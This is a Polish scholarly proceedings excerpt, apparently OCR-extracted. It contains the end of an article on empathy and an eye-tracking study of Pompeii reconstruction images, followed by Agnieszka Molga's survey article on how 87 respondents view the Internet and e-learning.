
Empatia – jest odpowiedzią społeczną na obserwowaną scenę (zdarzenie). Wielowymiarowość procesów, które działają w trakcie percypowania empatii świadczy o nabytych i wrodzonych dyspozycjach. Badacze wyróżniają dwa podstawowe profile empatii – kognitywny i afektywny¹¹. W ujęciu kognitywnym empatia estetyczna odnosi się do zdolności wykrywania psychologicznego stanu podmiotu przedstawionego w dziele. Afektywność empatyczna jest umiejętnością przyjmowania psychologicznego stanu innego podmiotu¹².

¹¹ S.D. Preston, F.B.M. Waal, *Empathy: Its ultimate and proximate bases*. „Behavioral and Brain Sciences”, 25, 2005; J. Decety, P.L. Jackson, *The functional architecture of human empathy*. „Behavioral and Cognitive Neuroscience Reviews”, 3, 2004.


¹² M.H. Davis, *Empatia. O umiejętności współodczuwania* (przekł. J. Kubiak), Gdańskie Wydawnictwo Psychologiczne, Gdańsk 1998.



Rysunek 2. El Greco, Święty Andrzej i św. Franciszek (1587–1597)



Rysunek 3. Bogini Parvatti w hinduizmie utożsamia kobiecość



Rysunek 4. Wenus z Willendorfu

4. Technika badań

Odpowiedzi na pytanie trzecie, postawione na wstępie, poszukiwano za pomocą technologii informacyjnych. Dlatego przygotowano materiał eksperymentalny. Ekscerpca taka związana była bezpośrednio z wykształceniem i doświadczeniami autorów. Wybrano specyficzną przestrzeń edukacyjną związaną z popularyzacją wiedzy, w tym przypadku z historią sztuki.


Wszędzie w atrakcyjnych miejscach turystycznych dostępne są przewodniki czy informatory popularyzujące wiedzę o historii i społecznościach zamieszkujących historycznie te obszary. Bez przesłanek subiektywnych wybrano opracowanie upowszechniające wiedzę o Pompejach – starożytnym mieście położonym niedaleko Neapolu u stóp wulkanu Wezuwiusza, którego wybuch zniszczył miasto, zasypując je kilkumetrową warstwą popiołu. Dzisiejsza atrakcja turystyczna jest przestrzenią edukacyjną, silnie oddziałującą na zwiedzających. Zachowany został historyczny układ ulic, domów, sprzętów użytkowych czy wyposażenia wnętrz, które są autentycznymi śladami minionych wieków.

Omawiany informator (przewodnik po wykopaliskach) jest zaprojektowany w sposób umożliwiający wizualne porównanie ruin miasta z rekonstrukcją zaproponowaną przez specjalistów. Przewodnik dostępny jest w dwóch wersjach: drukowanej i multimedialnej. Sposób wizualizacji rekonstrukcji oparty jest na mechanizmie uzupełnienia nieistniejących obecnie elementów zabudowy i wyposażenia wnętrz (rysunki 5–8).

Idea nakładania brakujących elementów zabudowy na ocalałe ruiny nie jest nowa. W Polsce w latach 90. XX wieku przeprowadzono retrowersje Starego Miasta w Elblągu. Oczywiście mówimy tutaj o rzeczywistym nadbudowaniu nowych kamienic na ocalałe ruiny oraz odtwarzaniu układu urbanistycznego całego centrum miasta.



**Rysunek 5. Świątynia Fortuna Augusta
(stan obecny)**



**Rysunek 6. Świątynia Fortuna Augusta
(rekonstrukcja)**



**Rysunek 7. Dom Poety Tragicznego
(stan obecny)**



**Rysunek 8. Dom Poety Tragicznego
(rekonstrukcja)**

Dla opisywanego eksperymentu ważna jest tylko idea zwizualizowania możliwych pomysłów architektonicznych i archeologicznych odtworzonych według historycznych śladów. W Przewodniku zaproponowano 18 odtworzeń stanu pierwotnego. Do badań wyselekcjonowano trzy pary fotogramów i był to wybór celowy. Wyborowi towarzyszyły dwie przesłanki. Po pierwsze, kompozycja fotogramu powinna zawierać relatywnie duże obiekty pierwszoplanowe. Czynniki takie traktowane były jako cecha konstytutywna, ponieważ obiekty zajmujące większy obszar obserwacji umożliwiają precyzyjniejsze zdefiniowanie pól ewentualnych indukcji. Po drugie, nasycenie rekonstrukcjami powinno być umiarkowane, właśnie ze względu na możliwe rozproszenie pól indukcji.



Rysunek 9. Przykładowy materiał badawczy



Rysunek 10. Zaznaczone obszary AOI



Rysunek 11. Ścieżka patrzenia (gazeplote)



Rysunek 12. Ścieżka patrzenia wraz z zaznaczonymi obszarami AOI

Sposób oglądania materiału był ustalony i niezmienny dla każdego uczestnika. Polegał on na ułożeniu zdjęć naprzemiennie (tzn. jako pierwsze ukazywało się zdjęcie „ruin”, kolejne zdjęcie – „rekonstrukcja”, następnie „ruiny” i kolejne „rekonstrukcja” itd.). Przewidziano pięć możliwych powtórzeń. Jest to ważna informacja, ponieważ w „Analizie wyników” zagadnienie to nie będzie podejmowane.

Do eksperymentu mającego na celu zdiagnozowanie i ujawnienie indukcji nieistniejących obrazów zastosowano technikę eyetrackingu. Eyetracking jest zespołem technik badawczych przeznaczonych do pomiaru, rejestracji i analizy danych o położeniu i ruchach gałek ocznych. Eyetracking dostarcza ilościowych danych pomiarowych nie odwołując się do subiektywnych, werbalnych relacji badanego. Bazuje na obiektywnych procesach psychofizycznych i neuropsychologicznych towarzyszących: akwizycji i przetwarzaniu informacji wzrokowej, reakjom okoruchowym na odbierane z otoczenia bodźce. Jest techniką komplementarną w stosunku do innych metod i technik stosowanych w badaniach psychospołecznych.

Idea badania polega na odtworzeniu miejsc fiksacji (zatrzymania) wzroku uczestnika badania, czasów trwania fiksacji wzroku w danym miejscu oraz rejestracji kierunków przemieszczeń (sakad) wzroku. Urządzenie rejestrujące jest

w istocie specjalnym komputerem, który z matematyczną dokładnością potrafi określić miejsca skupienia uwagi obserwatora na dowolnym obrazie. W ten sposób możemy wskazać przebieg ścieżki uwagi zarejestrowanym w dowolnym przedstawieniu ujawniającym znamiona obrazu. W analizie długości fiksacji korzystamy ze zdefiniowanych obszarów AOI (*Areas Of Interest*) nałożonych na warstwę obrazu. Obszary AOI definiowane są z punktu widzenia celu badania. Na każdym obrazie można wyznaczyć wiele takich przestrzeni. Każdy obszar powinien zostać nazwany w sposób jednoznacznie rozstrzygający. Niekiedy nie wiadomo, które obszary mogą być oglądane i jak one mogą wpływać na inne (ważne lub nieistotne) szczegóły obrazu. Takie subtelne interakcje najlepiej rozstrzygać kierując się doświadczeniem w analizach badań eyetrackingowych. Analizy dokonywane są w kilku przekrojach, pokazujących dane graficzne w różnych wizualnych ujęciach. Wyniki zazwyczaj prezentowane są w postaci tabel i wykresów.

Zakończenie

Technika badań eyetrackingowych jest elementem technologii informacyjnej, która współcześnie obecna jest w edukacji wszystkich szczebli kształcenia. Należy przy tym zaznaczyć, że niewiele narzędzi informatycznych, wspomagających proces kształcenia, posiada jednocześnie możliwości optymalizacji komunikatów, w tym opisywanym przypadku, wizualnych. Technika eyetrackingu zachowuje tę właściwość, jednocześnie pozostając obiektywnym weryfikatorem. Technika ta jest w zasadzie zaawansowanym technologicznie komputerem ze specjalnym, dedykowanym oprogramowaniem, i nie jest wolna od znanych zagrożeń płynących bezpośrednio z wykorzystywania komputera. Zagrożenia te podzielone są na grupy: fizyczne, psychiczne, moralne, społeczne i intelektualne.

Na zakończenie należy mocniej podkreślić zagrożenia intelektualne najbardziej bliskie funkcji optymalizacyjnej komputera. W głównym nurcie zagrożeń dostrzec należy szok informacyjny i bezkrytyczne zaufanie do nieomyślności programu. Z tym faktem bezpośrednio związana jest nadmiarowość przekazywanych danych oraz wysokie tempo ich transferu. Zagrożenie takie wywołane jest ograniczeniem kognitywnym człowieka wynikającym bezpośrednio z możliwości percepcyjnych. Bariery poznawcze stwarzają poczucie dezorientacji, chaosu czy bezradności. Doznania takie niekiedy określane są jako stres informacyjny, mogący stanowić jedną z odmian stresu poznawczego lub bardziej ogólniej – cywilizacyjnego. Z tym problemem łączy się zagrożenie spłylenie umiejętności selekcji i syntezy informacji, a to niekiedy prowadzić może do braku samodzielnego myślenia i nieumiejętności działania praktycznego.

Bibliografia

- Atkinson R.C., Shiffrin R.M., *The Control Processes Of Short-Term Memory*, Technical Report 173, Psychology Series, Stanford University, California 1971.
- Casacuberta D., *Umysł. Czym jest i jak działa?*, Świat Książki, Warszawa 2007.
- Coltheart M., *On Rumelhart's model of visual information-processing*, „Canadian Journal of Psychology”, Vol 26 (3), 1972.
- Davis M.H., *Empatia. O umiejętności współodczuwania* (przekł. J. Kubiak), Gdańskie Wydawnictwo Psychologiczne, Gdańsk 1998.
- Decety J., Jackson P.L., *The functional architecture of human empathy*, „Behavioral and Cognitive Neuroscience Reviews”, 3, 2004.
- Grueter T., *Picture this. How the brain create image in our minds?*, „Scientific American”. Mind, 2/3, 2006.
- Isaacson M., Lloyd L.L., *Efficacy of the generation effect for promoting learning of the relationship of graphic symbols and referents: An initial report*, Paper presented at the 2008 Clinical Research Conference, Charlottesville 2008
- Jagodzińska M., *Psychologia pamięci – badania, teorie, zastosowania*, Helion, Gliwice 2008.
- Kosslyn S.M., Koenig O., *Wet Mind. The New Cognitive Neuroscience*, wyd. 2, The Free Press, New York 1995.
- Levy E.K., Levy D.E., Goldberg M.E., *Art and the brain: The influence of art on Roger Shepard's studies on mental rotation*, „Journal of the History of the Neurosciences” 13, 79–90, 2004.
- Luria A., *The Working Brain, Introduction to neuropsychology*, Basic Books, New York 1973.
- Milner A.D., Goodale M.A., *Cortical visual systems for perception and action in: Perception, Action and Consciousness: Sensorimotor Dynamics and Two Visual Systems*. Gangopadhyay, N. Madary M. & F. Spicer, Oxford University Press, Oxford 2010.
- Ochsner K.N., Kosslyn S., *Mental imagery*, V. Ramachandran (red.), *Encyclopedia of Human Behaviour* (165–173), vol. 3, Academic Press, New York 1994.
- Preston S.D., Waal F.B.M., *Empathy: Its ultimate and proximate bases*, „Behavioral and Brain Sciences”, 25, 2002.
- Ramachandran V.S., Hirstein W., *Nauka wobec zagadnienia sztuki. Neurologiczna teoria doświadczenia estetycznego* [w:] *Studia z kognitywistyki i filozofii umysłu*, red. A. Klawiter, W. Dziarnowska, Zysk i S-ka, Poznań 2006.

Agnieszka MOLGA

Uniwersytet Technologiczno-Humanistyczny w Radomiu

**INTERNET I E-LEARNING W PROCESIE KSZTAŁCENIA
– W OPINII UŻYTKOWNIKÓW**

**INTERNET AND E-LEARNING IN TEACHING PROCESS – IN
USERS OPINION**

Słowa kluczowe: Internet, nauczanie, kurs, komunikacja, e-learning, komputer, on-line

Keywords: Internet, learning, course, communication, e-learning, computer, on-line

Streszczenie

Mechanizm edukacji jest podstawowym procesem w życiu człowieka, który ma ogromny wpływ na jego rozwój. Dzięki olbrzymiemu rozwojowi technologii informacyjnej powoli tradycyjna nauka w murach szkoły zostaje wypierana przez metody nowocześniejsze, do których można z powodzeniem zaliczyć e-nauczanie.

Summary

The mechanism of education is a fundamental process in the life of a man who has a huge influence on his development. With the tremendous growth of information technology is slowly learning in traditional school walls is displaced by more modern methods that can successfully include e-learning.

Wstęp

Mechanizm edukacji jest podstawowym procesem w życiu człowieka, który ma ogromny wpływ na jego rozwój. Dzięki olbrzymiemu rozwojowi technologii informacyjnej powoli tradycyjna nauka w murach szkoły zostaje wypierana przez metody nowocześniejsze.

Internet stał się najważniejszym źródłem informacji dla dużej części społeczeństwa. Korzysta z niego ok. 13 mln Polaków, a na świecie liczba internautów jest ponad sto razy większa. Średni czas spędzany w sieci przez osoby w wieku 15–24 lat wynosi ponad 33 godziny miesięcznie¹.

¹ M. Czyżewicz, *Analiza popularności usług internetowych wspomagających edukację* [w:] *Informatyka w dobie XXI wieku. Nowoczesne systemy informatyczne i ich zastosowania*, Politechnika Radomska, Radom 2008; GUS, *Wykorzystanie technologii informacyjno-telekomunikacyjnych*

Uczniowie i studenci stanowią 81% internautów korzystających regularnie z Internetu².

Następstwem tego jest zmiana kierunków pozyskiwania wiedzy i informacji. Dotychczas były to formy tradycyjne: książka, radio, telewizja. Obecnie w dużej mierze jest to Internet wraz z jego usługami: e-mail, FTP, grupy dyskusyjne, czat, zasoby WWW, RSS, radio, telewizja i telefonia internetowa, blogi. Dlatego nieuniknione jest stosowanie Internetu do wspomagania edukacji.

Internet stał się nieodłącznym elementem naszego codziennego życia, wspomagającym edukację, pomagającym w życiu zawodowym, będąc równocześnie czynnikiem ułatwiającym wyszukiwanie informacji, jak również będąc formą rozrywki.

Internet uznany za najbardziej demokratyczną formę przekazu stał się dostępny właściwie dla każdego. Próbują zaistnieć w nim ludzie, którzy w innych mass mediach nie zostaliby dopuszczeni do prezentacji swych poglądów. Wzrastająca komputeryzacja naszego życia budzi w wielu środowiskach lęk, że oddanie ludzkich spraw w cybernetyczne ręce odbierze nam jakąkolwiek nad nimi kontrolę³.

Dziś Internet jest cennym źródłem informacji i narzędziem do szybkiej komunikacji. Oferuje on coraz szerszą gamę swoich usług dla przeciętnych odbiorców, jak i dla wymagających użytkowników. Internet stał się najbardziej demokratycznym medium globalnym. To zupełnie nowy jakościowy środek wymiany myśli. Po raz pierwszy w dziejach cywilizacji nadawca ma takie same prawa jak odbiorca. Internet dokonał zmian w świadomości ludzi. Jest absolutnie anonimowy. Kultura infocywilizacji nie będzie mogła obyć się bez Internetu. Sieć to przede wszystkim zjawisko kulturowe⁴.

Korzyści wykorzystania sieci Internet obecnie wydają się wszystkim znane. Warto jedynie przytoczyć te najważniejsze. Z pewnością najwartościowszą rzeczą jaka wyróżnia to medium od innych, jest swobodny dostęp do praktycznie nieograniczonej ilości danych. Dostęp swobodny i praktycznie nieograniczony ze względu na miejsce pobytu użytkownika. Szybki transfer danych, danych nie tylko w formie tekstu, ale i wzbogaconych o animację, graficzne oraz fonie. Również istotny jest tu aspekt interakcyjności, która pozwala na aktywne uczestnictwo każdego uczestnika pracującego w sieci. W odniesieniu do tradycyjnych mediów (TV, gazeta itp.) uczestnik ma możliwość włączenia się w przebieg wszelkich prac w zakresie wymiany danych. Kolejny istotnie ważny atrybut

w przedsiębiorstwach i gospodarstwach domowych w 2006 r, http://www.stat.gov.pl/-gus/-45-3067_PLK_HTML.htm

² M. Czyżewicz, *Analiza popularności usług...*; PBI/Gemius, *Średni miesięczny czas spędzany w Internecie w różnych grupach wiekowych*, dostępny: <http://www.gemius.pl>

³ A. Molga, *Internet jako powszechnie dostępna sieć [w:] Informatyka w dobie XXI wieku. Technologie informatyczne w nauce, technice i edukacji*, Politechnika Radomska, Radom 2009.

⁴ H. Hahn, *Internet*, (tłum. M. Czajkowski), Wydawnictwo Rebis, Poznań 2001.

sieci Internet to oczywiście wartości komunikacyjne, chociażby poprzez komunikatory internetowe czy pocztę elektroniczną. Internet oferuje możliwości rozwoju intelektualnego każdego człowieka, kształcenia na odległość (*distance learning*) itd.⁵

W czasie gigantycznych zmian na całym świecie, które z dnia na dzień możemy zaobserwować, zauważyć należy, że zmuszają nas one do szukania całkiem nowych rozwiązań. Aby zmiany te miały pożądaną efekty, należy zacząć je udoskonalać od samych podstaw, czyli należy rozpocząć je na etapie procesu edukacyjnego. Jako jedną z metod unowocześniania nauczania dzieci, młodzieży, a także osób dorosłych należy przyjąć e-nauczanie⁶.

E-learning, który dotychczas był określany jako „nauczanie na odległość”, nabrał dużo większej wartości przez wzrost zainteresowania Internetem. Stał się on bardzo popularny, ponieważ dostęp do niego jest praktycznie wszędzie, przez co e-nauczanie zwiększyło swoje możliwości i jakość nauczania tą metodą.

Dotychczas jest jeszcze mało badań dotyczących udziału e-nauczania jako nowoczesnej formy kształcenia. Dotąd skupiano się raczej na tym, że istnieje nowy sposób nauczania. Przez ten fakt podjęłam się próby odpowiedzi na nurtujące pytanie, jaki udział ma e-learning w nowoczesnej formie kształcenia dzieci i młodzieży⁷.

Nauczanie na odległość w Polsce ma obszerną historię, w rezultacie wdrożonych przedsięwzięć w ramach informatyzacji kraju, sporządzono ośrodki edukacji na odległość w zakresie programu „Phare Multi – Country Programme for Distance Education”, którego zadaniem jest rekomendowanie e-nauczania⁸.

1. Internet i e-learning w procesie kształcenia – wyniki badań

Niniejsze opracowanie jest próbą odpowiedzi na pytania:

1. Jaki udział ma e-learning w kształceniu dzieci i młodzieży?
2. Jaką rolę odgrywa w doksztalcaniu ludzi, którzy chcą się rozwijać?
3. Jaką rolę w nauczaniu na odległość pełni Internet?
4. Czy e-learning jest konkurencją dla tradycyjnej formy nauczania?

⁵ T. Prauzner, *Technologia informacyjna – wybrane problemy społeczne*, „Education – Technology – Computer Science, Main problems of informatics and information education”, Scientific annual No. 3/2012, Part 2, Uniwersytet Rzeszowski, Wydawnictwo Oświatowe FOSZE, Rzeszów 2012.


⁶ A. Piecuch, *Uniwersalność technologii informacyjno-komunikacyjnych. Telemedycyna*, „Education – Technology – Computer Science”...

⁷ M. Wójtowicz, *Wykorzystanie komputera w procesie nauczania i uczenia się matematyki* [w:] *Infomatyka w dobie XXI wieku. Technologie informatyczne i ich zastosowania*, Politechnika Radomska, Radom 2010.

⁸ J.D. Łuszkiewicz, *Kształcenie na odległość – współczesne tendencje oświatowe*, „Edukacja Ustawiczna Dorosłych”, nr 4, Radom 2003.


Ankiety skierowane były do studentów, uczniów i nauczycieli i przeprowadzono je metodą online. Umieszczone zostały na forum internetowym dotyczącym e-learningu. Wybrana metoda przyniosła oczekiwany skutek. Badanie było skierowane do osób uczących się metodą na odległość zamiast tradycyjnie.

Kwestionariusz został wypełniony przez 87 osób, gdzie 48 (55%) to kobiety (rysunek 1). Na podstawie wyników można wnioskować, że kobiety wykazują więcej zainteresowania tą metodą nauki.




Rysunek 1. Płeć ankietowanych

Wiek ankietowanych był zróżnicowany, lecz najwięcej osób znajdowało się w przedziale wiekowym 15–25 lat, co stanowi 82% ogólnej liczby. 10% wskazań dla 25–35 lat, 4% dla wieku do 15 lat oraz po 2% dla przedziałów 35–45 i 45–55 lat. Można więc uznać, że e-learning jako nauka na odległość cieszy się większą popularnością wśród osób młodych (rysunek 2).



Rysunek 2. Wiek osób uczących się systemem e-learning (liczba wskazań)

Zbadany został także poziom wykształcenia uczestników ankiety (rysunek 3). U ankietowanych przeważało w znacznym stopniu wykształcenie średnie ogólnokształcące – 63 wskazania, na drugim miejscu uplasowało się wykształcenie wyższe – 9 wskazań, a dalej kolejno zasadnicze zawodowe – 7, średnie zawodowe – 4, podstawowe – 3, pomaturalne – 1.



Rysunek 3. Wykształcenie ankietowanych (liczba wskazań)


Analizując te dane wywnioskować można, że osoby z wykształceniem średnim ogólnokształcącym dążą do zdobycia jakiegoś zawodu, kwalifikacji, gdyż po ukończeniu liceum nie potrafią znaleźć pracy w żadnym zawodzie. Osoby z wykształceniem wyższym prawdopodobnie pragną zdobyć dodatkowe informacje, umiejętności, aby móc się rozwijać.

Kolejne pytanie ankiety dotyczyło częstotliwości korzystania respondentów z Internetu (tabela 1).

Tabela 1. Częstotliwość korzystania z Internetu

Możliwe odpowiedzi	Liczba wskazań	Udział [%]
Kilka razy dziennie	82	94
Raz dziennie	5	6
Raz na 2 dni	0	0
Raz na tydzień	0	0
Rzadziej	0	0
Razem	87	100

Jak wynika z analizy rysunku 4 dotyczącego długości uczenia się metodą e-learning z roku na rok wzrasta jego popularność. Wśród ankietowanych największą grupę stanowiły osoby, które korzystają z nauki na odległość do roku czasu (31 wskazań), następną w kolejności była grupa z przedziału 1–2 lata nauki – 28 wskazań, trzecia z 2–3-letnim stażem i jako ostatnia ponad 3 lata. Świadczy to o tym, że ankietowani dopiero w ciągu trzech ostatnich lat poznali zalety e-learningu i postanowili z niego skorzystać.




Rysunek 4. Długość trwania nauki

Następne pytanie ankiety dotyczyło psychologicznego podejścia do e-nauczania, co może być jedną z niewielu wad takiej nauki. Ankietowani na pytanie czy doświadczyli uczucia samotności i wyobcowania w trakcie nauki w większości odpowiedzieli twierdząco. Wyniki tego pytania przedstawione są w tabeli 2.

Tabela 2. Czy czuleś się wyobcowany i samotny podczas nauki online?

Możliwe odpowiedzi	Liczba wskazań	Udział [%]
Tak	58	67
Nie	29	33
Razem	87	100

W nawiązaniu do pytania powyższego należy uwzględnić odpowiedzi na pytanie następne, które samo się narzuca przy analizie. Czy w wypadku odczuć wyobcowania i samotności warto wprowadzić porady psychologa online. Według respondentów także była ona oczywista. Aż 68 osób (78% odpowiedzi) opowiedziało się za wprowadzeniem pomocy ze strony psychologicznej (rysunek 5).




Rysunek 5. Czy uważasz, że powinny być porady psychologa online?

Mimo problemów z wyobcowaniem i samotnością anketowani podzielili swoje odpowiedzi prawie po równo (tabela 3), jeśli chodzi o pomysł połączenia tradycyjnej metody nauczania z e-learningiem jako odpowiednią motywację i pozbycie się złych odczuć, o których była mowa w poprzednich dwóch pytaniach.

Tabela 3. Czy jest motywacja przy nauce online?

Możliwe odpowiedzi	Liczba wskazań	Udział [%]
Tak	41	47
Nie	46	53
Razem	87	100



Rysunek 6. Dla kogo e-learning jest najlepszy?

Zastanawiając się nad zaletami e-learningu pierwszą myślą, jaka się nasuwa, jest to, dla kogo przede wszystkim jest to najlepsza metoda nauki. Tego właśnie


dotyczyło jedno z pytań w kwestionariuszu. Najwięcej osób (52) stwierdziło, że dla „osób niepełnosprawnych”, kolejne 18 osób zaznaczyło odpowiedź: „osoby mieszkające za granicą”. Mniej odpowiedzi przypadło dla „osób pracujących” (11), „uczących się zaocznie” (4) i „uczących się wieczorowo” (2). Nikt z ankietowanych nie zaznaczył odpowiedzi „osób uczących się dziennie”.

Inne pytanie dotyczyło określenia przez osoby uczestniczące w badaniu zapotrzebowania na taki system nauki w Polsce. Analizując wyniki (tabela 4) można uznać, że jest ono duże – tak odpowiedziało 29% respondentów.

Tabela 4. Zapotrzebowanie na e-learning w Polsce

Możliwe odpowiedzi	Liczba wskazań	Udział [%]
Bardzo duży	6	7
Duży	36	41
Średni	25	29
Mały	18	20
Bardzo mały	2	3
Razem	87	100

Celem kolejnego pytania było uzyskanie odpowiedzi, jaka forma kontaktu dominuje między uczniem a nauczycielem. Z analizy rysunku 7 wynika, że najpopularniejszą formą jest kontakt oparty na Internecie, czyli: poczta elektroniczna – e-mail (78%), forum (33%), komunikator internetowy (34%), wideokonferencja (26%), czat (21%). Najmniej popularna jest forma kontaktu tradycyjną pocztą (3%). Przy dalszej analizie można wysnuć wniosek, że ankietowani bardziej preferują kontakt pisemny od wizualnego.



Rysunek 7. Sposoby kontaktów z nauczycielem

Jedynie 8% respondentów wskazało odpowiedź „inne” uzupełniając to pole osobistą metodą kontaktu tak zwaną „face to face”.

Kolejny aspekt poruszony w tym kwestionariuszu jest sposób egzaminowania uczniów z posiadanej wiedzy. Jak można zauważyć w tabeli 5, najwięcej ankietowanych wskazało e-mail (69%) oraz wideokonferencję (79%) z dużą przewagą nad pozostałymi sposobami jak czat (28%) oraz osobiście na uczelni w tradycyjny sposób (18%).

Tabela 5. Sposoby egzaminowania ucznia

Możliwe odpowiedzi	Liczba wskazań	Udział [%]
e-mail	60	69
Czat	24	28
Wideokonferencja	69	79
Osobiście na uczelni	14	18
Inne	0	0

